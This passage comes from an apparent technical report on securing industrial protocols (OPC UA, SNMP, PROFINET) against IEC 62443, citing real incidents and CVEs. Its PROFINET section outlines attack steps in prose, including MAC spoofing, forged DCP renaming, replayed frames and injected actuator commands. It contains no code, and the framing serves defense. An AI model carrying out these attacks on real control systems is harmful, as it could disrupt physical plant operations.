HTTPS can contribute to security levels SL 2–SL 3 depending on configuration and integration with PKI and monitoring.

- **Security Weakness**

HTTPS alone is insufficient to reach SL 3/SL 4 architectures.

- **Mitigation Measures**

- Combine HTTPS with RBAC, PKI, and network segmentation
- Include continuous monitoring and auditing

2.6 OPC UA

2.6.1 Introduction

OPC Unified Architecture (OPC UA) is an open, platform-independent, service-oriented standard for industrial communication that enables secure and interoperable data exchange between devices, control systems, and IT applications across vendors and operating systems. It is widely used to integrate field devices, control systems, MES, SCADA, and ERP systems in modern industrial automation and IIoT environments[52].

2.6.2 Working Principle of OPC UA

Client–Server and Pub/Sub Models

OPC UA primarily follows a client–server model in which an OPC UA server collects data from machines, sensors, and control equipment, and exposes this data through a standardized address space that can be accessed by OPC UA clients. The client initiates connections, establishes sessions, and invokes services on the server to read and write variables, call methods, and subscribe to events or data changes.

In addition to the traditional client–server pattern, OPC UA also supports a publish/subscribe (Pub/Sub) model where a publisher sends data to a network (for example via UDP or MQTT), and multiple subscribers receive this data without a direct one-to-one connection to the publisher. This Pub/Sub mode is particularly suitable for scalable, real-time, or cloud-connected scenarios in industrial [50]




Figure 2.7: OPC UA system architecture

Service-Oriented Architecture and Address Space

OPC UA uses a service-oriented architecture in which well-defined services (such as discovery, session management, read, write, subscribe, method call) are exposed by the server and invoked by clients over a secure channel. Internally, the server organizes all information in a structured, object-oriented address space where devices, sensors, and systems are represented as nodes with attributes, properties, methods, and events.

This object-oriented data modelling allows complex industrial assets to be represented as rich information models, including standardized companion specifications for specific industries or device classes. As a result, OPC UA provides not only raw data values, but also semantics, metadata, and relationships between objects in the system[53].

Transport and Encoding

On the network level, OPC UA typically uses TCP/IP over Ethernet as its underlying transport, and defines several protocol mappings, notably HTTP, HTTPS, and a binary TCP-based




Figure 2.8: OPC UA service-oriented architecture with a client

protocol known as OPC UA TCP. The HTTP/HTTPS mappings use SOAP/XML encoding, which is interoperable but more verbose, whereas the binary OPC UA TCP mapping uses a compact binary encoding to reduce overhead and achieve higher performance for demanding real-time applications.

In practice, OPC UA communication involves creating a SecureChannel over the transport layer, and then creating and using an application-layer session on top of this secure channel to exchange messages in a reliable and ordered way. Message sequencing and session management protect against replay and ensure that clients and servers can maintain consistent state even over long-running industrial connections[54].

Security Architecture

Security is a core design aspect of OPC UA and is addressed in a dedicated security architecture that spans the application and communication layers. OPC UA uses X.509 certificates to authenticate clients and servers. These certificates are exchanged and trusted via application-specific trust lists or public key infrastructures. User-level authentication can be based on usernames and passwords, certificates, or other mechanisms. Role-based authorization can further restrict what operations are allowed on which parts of the address space [55].

Confidentiality and integrity are typically enforced by signing and encrypting messages using symmetric cryptography (for example AES with 128- or 256-bit keys) negotiated through asymmetric key exchange during SecureChannel establishment. OPC UA messages carry sequence numbers, and servers are required to reject replayed or out-of-order messages, which decreases the risk of replay and man-in-the-middle attacks. When correctly configured, the security mechanisms provide robust protection; however, misconfiguration or implementation flaws can still lead to exploitable vulnerabilities in real deployments[52, 55].

- **Application Layer:** The Application Layer handles user-level security. Both the OPC UA client and server perform user authorization and user authentication. A session connects the client and server at this layer.
- **Communication Layer:** The Communication Layer creates a secure channel between client and server. This layer provides three security functions: confidentiality (encryption), integrity (signatures), and application authentication (certificates). These functions protect data before it is sent to the Transport Layer.




Figure 2.9: OPC UA Security Model

- **Transport Layer:** The Transport Layer is the lowest level. It carries the secured data between the client and server. **How They Work Together:** The client and server establish a session at the Application Layer. They then create a secure channel at the Communication Layer to protect data. Finally, the Transport Layer delivers the protected data between them.

2.6.3 Industrial Context and Attack Cases

Industrial Usage Scenarios

OPC UA is widely used as a standard communication layer across different levels of industrial architectures, from field devices up to enterprise IT and cloud systems. Typical use cases include vertical integration where data from PLCs, DCS, and sensors on the shop floor is aggregated by OPC UA servers and forwarded to MES, SCADA, and ERP systems for monitoring, optimization, and reporting. In addition, OPC UA is used for horizontal communication between controllers and machines, especially in initiatives such as OPC UA FX for manufacturer-independent real-time controller-to-controller communication on the shop floor.

Legacy equipment can be integrated using OPC UA gateways or tunnelling solutions, which translate older or proprietary protocols into OPC UA without modifying existing control systems. This allows gradual digitalization of plants and supports scalable architectures where data can be consumed locally, across locations, or in the cloud for advanced analytics and predictive maintenance[56].

OPC UA Cyber Threats and Vulnerabilities

Despite the strong security design, real-world OPC UA deployments have been targeted by advanced threat actors and have exhibited weaknesses at the implementation and configuration level. Research into OPC UA in industrial control systems has demonstrated that vulnerabilities and insecure practices can enable reconnaissance, data exfiltration, and disruption of industrial operations. Nation-state-linked attack toolkits such as INCONTROLLER (also known as PIPEDREAM) have been reported to include capabilities specifically targeting PLCs and protocols like OPC UA as part of broader campaigns against critical infrastructure [56].

INCONTROLLER / PIPEDREAM and OPC UA

A report by Mandiant and other industrial cybersecurity organizations describes a sophisticated malware toolkit, commonly referred to as INCONTROLLER or PIPEDREAM, which targets industrial control system protocols including OPC UA, as well as vendor-specific PLC interfaces. This toolkit is believed to be associated with a nation-state and is designed for reconnaissance and potential disruptive or destructive actions in industrial environments, particularly in the energy sector. The tooling leverages OPC UA communication channels to enumerate assets, manipulate device states, and potentially cause process disruptions if deployed in operational networks [57].

Honeywell / Matrikon OPC UA Tunneller Vulnerabilities

In 2022, the Cybersecurity and Infrastructure Security Agency (CISA) published an advisory about multiple vulnerabilities in Honeywell's Matrikon OPC UA Tunneller, a product that bridges OPC Classic and OPC UA across networks. Affected versions of the Tunneller suffered from heap-based buffer overflows, out-of-bounds reads, insufficient error checking of memory allocation, and uncontrolled resource consumption, which could allow remote attackers with low skill to execute arbitrary code, leak sensitive information, or cause denial-of-service conditions. As a mitigation, Honeywell recommended upgrading to a fixed version and implementing proper network segmentation, access control, and monitoring for anomalous traffic[56].

Configuration and Deployment Issues

Beyond specific product vulnerabilities, OPC UA systems can be weakened by poor configuration and insecure deployment practices. Common issues include using insecure security policies, disabling encryption, relying solely on anonymous user access, exposing OPC UA endpoints directly to untrusted networks, and neglecting certificate management and revocation. These weaknesses can be exploited to bypass authentication, intercept or manipulate data, and move laterally within industrial networks, particularly when OPC UA is used as a central integration layer between OT and IT systems [55].

2.6.4 Security Evaluation of OPC UA Mechanisms Against IEC 62443 Requirements

IEC 62443-4-2: Identification and Authentication (CR 1.x)

- **OPC UA Mechanism**
X.509 certificates and mutual authentication between client and server.
- **Required Implementation Measures**
 - Enforce certificate-only access (no anonymous or password-only)
 - Use secure key storage (TPM/HSM where possible)
 - Automate certificate renewal and revocation handling

IEC 62443-4-2: Authorization Control (CR 2.x)

- **OPC UA Mechanism**
Built-in role-based access control (RBAC) for nodes and services.
- **Required Implementation Measures**

- Enforce least privilege for all roles
- Periodically review and update role assignments

IEC 62443-4-2: Data Integrity (CR 3.x)

- **OPC UA Mechanism**
Message signing and sequence numbers on SecureChannel.
- **Required Implementation Measures**
 - Disable `None` security mode
 - Enforce `Sign` or `SignAndEncrypt` policies only

IEC 62443-4-2: Data Confidentiality (CR 4.x)

- **OPC UA Mechanism**
AES-128/256-based encryption within SecureChannel security policies.
- **Required Implementation Measures**
 - Restrict deployments to strong security policies only
 - Implement a secure key lifecycle (generation, rotation, revocation)

IEC 62443-3-3: Restricted Data Flow

- **OPC UA Mechanism**
SecureChannel sessions can be constrained to segmented networks.
- **Required Implementation Measures**
 - Define zones and conduits per IEC 62443
 - Enforce firewall rules and gateway isolation

IEC 62443-4-2: Replay Protection (CR 6.x)

- **OPC UA Mechanism**
Use of nonces, timestamps, and sequence counters in SecureChannel.
- **Required Implementation Measures**
 - Maintain NTP-based time synchronization
 - Configure reasonable session lifetimes and timeouts

IEC 62443-4-2: Resource Availability (CR 7.x)

- **OPC UA Mechanism**
Limits on sessions, subscriptions, and monitored items.
- **Required Implementation Measures**
 - Configure rate limiting and overload protection
 - Use gateway buffering and connection management

IEC 62443-4-2: Device Identity (CR 1.9)

- **OPC UA Mechanism**

Unique device identity bound to an X.509 certificate per server or client.

- **Required Implementation Measures**

- Apply controlled onboarding and certificate provisioning
- Enforce trust-list validation and regular trust-store maintenance

IEC 61784-3: Functional Safety Communication

- **OPC UA Mechanism**

OPC UA Safety profiles for safety-related communication.

- **Required Implementation Measures**

- Maintain logical separation of safety and standard traffic

IEC 62443-3-3: Security Level (SL 3/4)

- **OPC UA Mechanism**

SecureChannel combined with PKI-based trust infrastructures.

- **Required Implementation Measures**

- Implement defense-in-depth architecture
- Enable auditing, logging, and regular penetration testing

2.7 SNMP

2.7.1 Structure and Architecture

SNMP (Simple Network Management Protocol) is a protocol used for monitoring, managing, and configuring IP-based network devices such as hosts, gateways, and terminal servers [58]. SNMP follows a Manager-Agent architecture in which a centralized Network Management System (NMS) communicates with distributed SNMP agents embedded in managed devices [59]. Each managed device contains a Management Information Base (MIB), which serves as a virtual database that stores managed objects [59]. For the purposes of identification, these objects are uniquely identified by Object Identifiers (OIDs). The set of object identifiers is organized in a hierarchical namespace [60]. Network Management Systems communicate with these OIDs through SNMP protocol operations such as GetRequest and SetRequest to retrieve or modify management information [61]. Figure 2.10 illustrates the SNMP manager-agent architecture.

SNMP is defined as part of the Internet management framework, operates as an application-layer protocol that utilizes UDP for transport over IP [59], [62]. It typically uses UDP port 161 for communication between the manager and the agent, and port 162 for trap and inform notifications [62].




Figure 2.10: SNMP Manager-Agent Architecture `networkacademy'snmp`

2.7.2 Working Principle

The SNMP protocol operations are formally specified in RFC 3416 [61]. SNMP operates based on a request-response model between the manager and the agent, in addition to supporting notification mechanisms.

- **Retrieval Operations:** The manager retrieves management information using GetRequest, GetNextRequest, and GetBulkRequest PDUs from the agent. These operations allow retrieval of the values of managed objects.
- **Configuration Operation:** The SetRequest PDU is used to set the value of a MIB object, allowing configuration of device parameters.
- **Notification Operations:** Agents can report events, such as emergency conditions, using Trap and Inform PDUs. While Trap messages do not require confirmation, Inform messages require confirmation from the receiving SNMP entity.

The result of a request is returned in the corresponding Response-PDU.

2.7.3 SNMP in PROFINET Environments

In PROFINET networks, SNMP is an important protocol for network diagnostics and management. According to the PROFINET System Description, SNMP support is mandatory for devices of Conformance Classes B and C. SNMP provides access to network-specific statistical data, port-specific diagnostics, and neighborhood detection information through Management Information Bases (MIBs).

Topology and device information collected through SNMP are integrated into established network management systems. This allows graphical visualization of network structure and port-granular diagnostics. This integration enables monitoring of PROFINET infrastructures and improves fault identification within PROFINET networks [63].

2.7.4 SNMP in Manufacturing Plant (Example Scenario)

Consider a scenario where an automotive manufacturing plant is located in Germany, and the control room operates a centralized Network Management System (NMS) responsible for monitoring the plant's industrial network infrastructure.

Periodic Network Monitoring

The NMS periodically uses GetRequest operations to retrieve information from SNMP-enabled devices, such as industrial Ethernet switches, PROFINET PLCs, and industrial firewalls. The monitored information typically consists of interface operational status (ifOperStatus), which indicates the current operational state of an interface; interface input error counters (ifInErrors), which record the number of inbound packets containing errors [64]; CPU load; and device temperature. These periodic polling operations enable engineers to monitor network performance and detect abnormal conditions.

Event-Driven Fault Reporting

In addition to periodic polling, devices are configured to send SNMP Trap or Inform notifications in response to critical events. For example, if a network cable is disconnected or a switch port fails, the affected device automatically generates a Trap-PDU to the NMS. Similarly, events including power supply failure or overheating can trigger SNMP notifications to alert maintenance operators.

Redundancy and Topology Supervision

Media Redundancy Protocol (MRP) is implemented within PROFINET networks [63], where SNMP facilitates monitoring ring topology and redundancy status. When a link interruption occurs, SNMP notifications provide visibility into topology changes, enabling efficient fault localization and minimizing production downtime.

2.7.5 Security Weaknesses

Although SNMP is highly useful for network monitoring, several security weaknesses may introduce significant risks if it is not properly configured.

Exposure of Community Strings

In SNMPv1 and SNMPv2c, the community string serves as a key element for authentication and access control. Common default values such as “public” or “private” are often left unchanged, making them easily guessable by attackers. Moreover, since these community strings are transmitted in plaintext, anyone with access to the network can intercept them and gain unauthorized read or write access [65].

SNMP Amplification and DoS Risks

SNMP typically operates over UDP port 161. Because UDP is a connectionless protocol, it does not require session establishment or a bidirectional handshake. In networks where source address validation is not enforced, attackers can spoof source IP addresses. Attackers can exploit such a vulnerability to conduct SNMP reflected amplification Distributed Denial-of-Service (DDoS) attacks [65].

Information Leakage and Reconnaissance

RFC 1213 defines the Management Information Base (MIB-II), which includes objects such as sysDescr, interface tables, routing tables, and ARP-related information [64]. These objects may reveal device configuration details, software versions, network topology, and operational status. Since SNMPv1 and SNMPv2c use unencrypted authentication credentials to read device

information [66], unauthorized access may lead to the disclosure of configuration and status data.

2.7.6 CISA Known Exploited Vulnerabilities Catalog

The Cisco IOS and IOS XE Software SNMP Denial-of-Service and Remote Code Execution Vulnerability (CVE-2025-20352) is caused by a stack overflow condition in the SNMP subsystem of the affected software. The vulnerability affects SNMPv1, SNMPv2c, and SNMPv3. If an attacker has valid SNMP credentials (community string or SNMPv3 credentials), they may trigger a denial-of-service condition or execute arbitrary code with root privileges on an affected device running Cisco IOS or Cisco IOS XE Software [67]. Recommended mitigation measures include:

- Restrict SNMP access to trusted users only
- Disable the affected OIDs on a device where possible
- Upgrade to a fixed software release provided by the vendor

APT28 Cybersecurity Incidents

In 2021, APT28 used infrastructure to gain unauthorized SNMP access to Cisco routers worldwide by exploiting SNMP misconfigurations and a known vulnerability. The targeted routers were configured with SNMPv2. SNMPv2 does not support encryption, meaning all data, including community strings, is transmitted in plaintext. In addition, weak or default community strings such as "public" can be easily guessed by attackers. Hence, APT28 was able to gain unauthorized access to router information. After obtaining SNMP access, APT28 exploited CVE-2017-6742, a vulnerability announced by Cisco in 2017. This vulnerability allowed attackers to execute additional SNMP commands via crafted SNMP packets. APT28 used this flaw to deploy the Jaguar Tooth malware. The malware exfiltrated device information through trivial file transfer protocol (TFTP), enabling unauthenticated access through a backdoor [68]. Recommended mitigation measures include:

- Disable SNMPv1 and SNMPv2c and implement SNMPv3 with authentication and encryption.
- Restrict SNMP traffic to trusted hosts using ACLs.
- Enforce strong and unique authentication credentials for all managed devices.

2.7.7 Security Evaluation of SNMP Mechanisms Against IEC 62443 Requirements

IEC 62443-4-2: Identification and Authentication (CR 1.1–1.10)

- **SNMP Mechanism**
SNMPv1/v2c uses plaintext community strings; SNMPv3 provides USM (User-based Security Model) with HMAC-based authentication.
- **Weakness**
No per-user authentication and exposed credentials in v1/v2c versions.
- **Recommended Mitigation**

- Disable SNMPv1 and v2c completely
- Deploy SNMPv3 with strong authentication credentials
- Restrict management access to trusted IP ranges

IEC 62443-4-2: Use Control (CR 2.1–2.12)

- **SNMP Mechanism**

SNMPv1/v2c uses simple RO/RW community strings; SNMPv3 implements VACM (View-based Access Control Model).

- **Weakness**

No granular user-level authorization in v1/v2c.

- **Recommended Mitigation**

- Configure VACM roles and views in SNMPv3
- Limit write permissions to minimum required access
- Regularly audit access permissions

IEC 62443-4-2: Data Integrity (CR 3.1–3.6)

- **SNMP Mechanism**

SNMPv1/v2c provides no integrity protection; SNMPv3 offers HMAC message authentication.

- **Weakness**

Complete lack of integrity protection for v1/v2c messages.

- **Recommended Mitigation**

- Enable SNMPv3 authentication mode (`authNoPriv` or `authPriv`)
- Use strong HMAC algorithms (SHA-256 or higher)

IEC 62443-4-2: Data Confidentiality (CR 4.1–4.4)

- **SNMP Mechanism**

SNMPv1/v2c transmits all data in plaintext; SNMPv3 supports AES encryption.

- **Weakness**

Sensitive management data completely exposed in v1/v2c.

- **Recommended Mitigation**

- Enable SNMPv3 privacy mode (`authPriv`)
- Prefer AES encryption over legacy 3DES
- Rotate encryption keys regularly

IEC 62443-3-3: Restricted Data Flow

- **SNMP Mechanism**
No built-in zoning or flow control mechanisms.
- **Weakness**
Unauthorized SNMP flows possible without network controls.
- **Recommended Mitigation**
 - Apply network segmentation and IEC 62443 zones/conduits
 - Restrict UDP port 161 at firewalls to management networks only
 - Use ACLs to limit SNMP sources

IEC 62443-4-2: Replay Protection (CR 6.1–6.2)

- **SNMP Mechanism**
SNMPv1/v2c offers no replay protection; SNMPv3 uses engine boots and time synchronization checks.
- **Weakness**
No replay protection mechanisms in v1/v2c.
- **Recommended Mitigation**
 - Enable SNMPv3 timeliness validation
 - Ensure time synchronization between manager and agents
 - Monitor for anomalous SNMP traffic patterns

IEC 62443-4-2: Resource Availability (CR 7.1–7.4)

- **SNMP Mechanism**
UDP-based protocol with no native rate limiting or congestion control.
- **Weakness**
High risk of DoS attacks through flooding and malformed requests.
- **Recommended Mitigation**
 - Disable SNMP on unused devices and services
 - Implement rate limiting and traffic monitoring
 - Deploy network-level protection (ACLs, IDS/IPS)

2.8 PROFINET

2.8.1 Introduction

PROFINET is the industrial Ethernet standard used widely in factory and process automation to connect PLCs, I/O modules, drives, HMIs and gateways. It brings Ethernet/IT concepts to the shopfloor while adding real-time and deterministic features required by automation systems. Deterministic communication means delivering messages exactly when they are expected.




Figure 2.11: PROFINET communication channels

PROFINET must ensure messages are delivered with the appropriate speed and determinism depending on the task

Source: ProfiNet

2.8.2 Working Principle of PROFINET

PROFINET operates on a client-server based communication model, where a PLC typically acts as an IO-Controller and field devices such as remote I/O modules, drives, and sensors act as IO-Devices. Engineering stations function as IO-Supervisors for configuration and diagnostics.

Device Roles in PROFINET

PROFINET communication is structured around three main device roles:

- **IO-Controller:** Usually the PLC. It controls and exchanges cyclic process data with IO-Devices.
- **IO-Device:** Field devices such as remote I/O modules, drives, or sensors that provide input/output data.
- **IO-Supervisor:** Engineering or diagnostic systems used for configuration, monitoring, and maintenance.

Communication Establishment

Before cyclic communication begins, the following steps occur:

1. Device identification and IP configuration (typically via DCP – Discovery and Configuration Protocol).
2. Parameterization of the IO-Device by the IO-Controller.
3. Establishment of an Application Relationship (AR) between controller and device.

Once the Application Relationship is established, cyclic data exchange starts.

Cyclic Data Exchange

During normal operation, PROFINET primarily exchanges cyclic process data between the IO-Controller and IO-Devices.

- Input data (e.g., sensor values) is sent from IO-Devices to the IO-Controller.

- Output data (e.g., control commands) is sent from the IO-Controller to IO-Devices.

This communication occurs at fixed intervals (cycle times), which can range from several milliseconds (RT mode) down to sub-millisecond precision (IRT mode).

Real-Time Mechanism

PROFINET achieves real-time performance by:

- Bypassing the standard TCP/IP stack for RT communication.
- Operating directly at Ethernet Layer 2.
- Prioritizing real-time frames using VLAN tagging and traffic classes.

In Isochronous Real-Time (IRT) mode, bandwidth is reserved and time slots are scheduled to guarantee highly synchronized communication, which is essential for motion control and robotics applications.

Communication Layers

PROFINET integrates standard Ethernet with industrial extensions:

- **Non-Real-Time (NRT):** Uses TCP/IP or UDP/IP for configuration and diagnostics.
- **Real-Time (RT):** Uses Layer 2 Ethernet frames for deterministic cyclic I/O communication.
- **Isochronous Real-Time (IRT):** Uses time-scheduled communication for high-precision synchronization.

By combining these communication mechanisms, PROFINET supports both standard IT traffic and strict real-time industrial control requirements within the same network infrastructure.

2.8.3 Industrial Applications of PROFINET

PROFINET is widely deployed across various industrial domains due to its deterministic communication capabilities, scalability, and integration with standard Ethernet infrastructure. The following illustrate typical applications of industrial use cases.

- Real-Time Manufacturing Control
- Energy Monitoring and Optimization
- Predictive Maintenance
- Logistics and Material Handling
- Real-Time Quality Inspection

2.8.4 Attack Vectors

Port Stealing and MAC Spoofing Attack

PROFINET IO devices use MAC addresses to send and receive Real-Time (RT) data directly. An attacker can force the network switch to update its CAM (forwarding) table by spoofing the MAC address of a PLC or IO device and sending repeated fake frames. This will send all future communication to the attacker's device instead of the real one. If the attacker is successful, Intercept PROFINET Real-Time packets, Block PLC-IO communication, Pretend to be the PLC and send fake commands.

“The MITM-based Profinet IO-Device Emulation” (Michel Baud & Max Felser, 2006) study showed this attack in action. The attacker was able to redirect cyclic RT data and take full control of the IO device.

DCP Reconfiguration Attack (Device Name/IP Manipulation)

DCP is used by PROFINET devices to get device names and IP settings when they start up. An attacker can send fake DCP Set Name or DCP Set IP commands to change the name or address of a field device or sensor because DCP doesn't have authentication. This results in: The device is no longer connected to the PLC; The Application Relation (AR) cannot be set up; and the device can be reconfigured by an attacker.

The Paper **“No Need to Marry to Change Your Name” (Mehner & König, 2019)** experimentally confirmed this attack. Renaming an IO device (“mallory”) permanently broke PLC communication, and the operator couldn't fix it even with engineering software.

Replay Attack on PROFINET IO Real-Time Frames

In replay attacks, the attacker first passively captures valid PROFINET cyclic RT packets (like motor start/stop) and then sends them to the IO device at a different time. The device accepts and runs the old command because the protocol doesn't protect against replay attacks.

The **“Replay Attacks in Industrial Automation Networks” (Steffen Pfrang and David Meier, 2017)** paper showed how this attack works. It showed how a motor could be started or stopped from a distance using RT frames that had already been captured, without having to know how to program or access PLC logic.

RT Command Hijacking

In contrast to replay attacks, which involve reusing old packets, RT command hijacking involves creating new malicious control commands that are similar to valid PLC instructions. The attacker reverse engineers the RT packets to understand the content and format of the payload structure, identifies critical bytes in the payload (e.g., actuator ON/OFF), spoofs the MAC address of the PLC, and injects false RT commands.

This attack was demonstrated in the RT Command Hijack experiment, where researchers reverse engineered RT command structure and successfully controlled actuators (motors) using fabricated Ethernet frames.

Denial-of-Service (DoS) Attack in PROFINET Networks

In PROFINET, continuous cyclic communication between PLC and IO-devices is essential. In the demonstrated experiment (Mehner & König, 2019), the attacker first hijacked communication using MAC spoofing (Port Stealing), and then sent repeated forged DCP Set Name/Set IP messages. PROFINET does not authenticate DCP messages, and as a result, the device

renaming or misconfiguration causes the PLC to lose communication with the device permanently. This works as a sustained Denial-of-Service, whereby normal engineering tools or even rebooting the PLC cannot restore the connection.

2.8.5 Real life Attacks

PROFINET IO Stack Denial-of-Service (CVE-2019-13946)

A critical security flaw, CVE-2019-13946, was discovered in the PROFINET IO (PNIO) communication stack used in Siemens PLCs, drives, and industrial controllers. The vulnerability allowed attackers to send multiple PROFINET diagnostic requests that caused improper memory handling inside the device. Because the PNIO stack lacked resource management controls, repeated requests led to memory exhaustion, resulting in a denial-of-service condition.

During exploitation, the affected device stopped responding to PROFINET cyclic communication, causing loss of connection with IO devices. In several cases, the affected device required a manual restart to restore normal operation. This incident demonstrated that PROFINET-based industrial devices could be remotely disabled using crafted network traffic without authentication, threatening availability and reliability of industrial processes.

Hilscher PROFINET IO Device Memory Corruption (CVE-2021-20986)

In 2021, CVE-2021-20986 was discovered in the Hilscher PROFINET IO Device Stack, which is widely used in industrial field devices from Pepperl+Fuchs, ifm, Moxa, Hilscher, and HMS. The vulnerability allowed a remote attacker to send specially crafted PROFINET frames that caused memory corruption in the IO device. This led to failures in cyclic communication, and in many cases, the device completely disappeared from the network and became undetectable by engineering tools. Unlike temporary communication failures, this attack often resulted in persistent denial-of-service, as the device did not recover after a system reboot and sometimes required firmware reinstallation. This incident demonstrated how a single malformed PROFINET packet could interrupt industrial process control, isolate devices from the automation network, and cause long-term disruption to operational technology systems.

Siemens EN100 Module Information Disclosure (CVE-2016-4785)

The Siemens EN100 Ethernet communication module, used in SIPROTEC protection relays and PROFINET-enabled electrical substation equipment, was found to contain a vulnerability allowing unauthorized access to stored configuration and memory data. Identified as CVE-2016-4785, this vulnerability enabled attackers to retrieve sensitive information such as device names, IP addresses, MAC addresses, firmware versions, PROFINET settings, and engineering parameters through the device's web interface without authentication.

Although this vulnerability did not directly interfere with PROFINET cyclic communication, it allowed detailed mapping and profiling of the industrial network. This information could later be used to perform targeted attacks such as device spoofing, DCP reconfiguration, name impersonation, or RT packet manipulation. The incident highlighted the importance of confidentiality and demonstrated that reconnaissance-based attacks can assist in preparing advanced PROFINET attack strategies.

2.8.6 Security Evaluation of PROFINET Mechanisms Against IEC 62443 Requirements

IEC 62443-4-2: Identification and Authentication Control (CR 1.1 – CR 1.10)

- **Inherent Security Contribution**

Classic PROFINET does not include built-in authentication mechanisms for DCP (Discovery and Configuration Protocol) or cyclic Real-Time (RT) communication. Device identity is typically based on MAC address and device name.

- **Security Weakness**

Absence of native authentication enables attacks such as DCP reconfiguration, MAC spoofing, PLC impersonation, and unauthorized device renaming.

- **Mitigation Measures**

- Physical access control to switches and engineering ports
- 802.1X port-based authentication
- PROFINET-aware DPI or secure gateways

IEC 62443-4-2: Use Control (Authorization) (CR 2.1 – CR 2.12)

- **Inherent Security Contribution**

PROFINET relies on engineering configuration and network design for access control. Authorization is externally enforced through PLC configuration and infrastructure controls.

- **Security Weakness**

Lack of protocol-level authorization allows unauthorized DCP SetName/SetIP commands and malicious AR (Application Relation) establishment.

- **Mitigation Measures**

- Restrict DCP configuration operations
- Enforce AR establishment validation
- Implement role-based engineering access

IEC 62443-4-2: Data Integrity (CR 3.1 – CR 3.6)

- **Inherent Security Contribution**

PROFINET RT communication ensures deterministic data exchange but does not include cryptographic integrity protection.

- **Security Weakness**

Lack of cryptographic integrity protection enables replay attacks, RT command hijacking, and forged cyclic frame injection.

- **Mitigation Measures**

- Network segmentation and isolation
- PROFINET-aware monitoring for malformed frames
- Firmware hardening and bounds checking

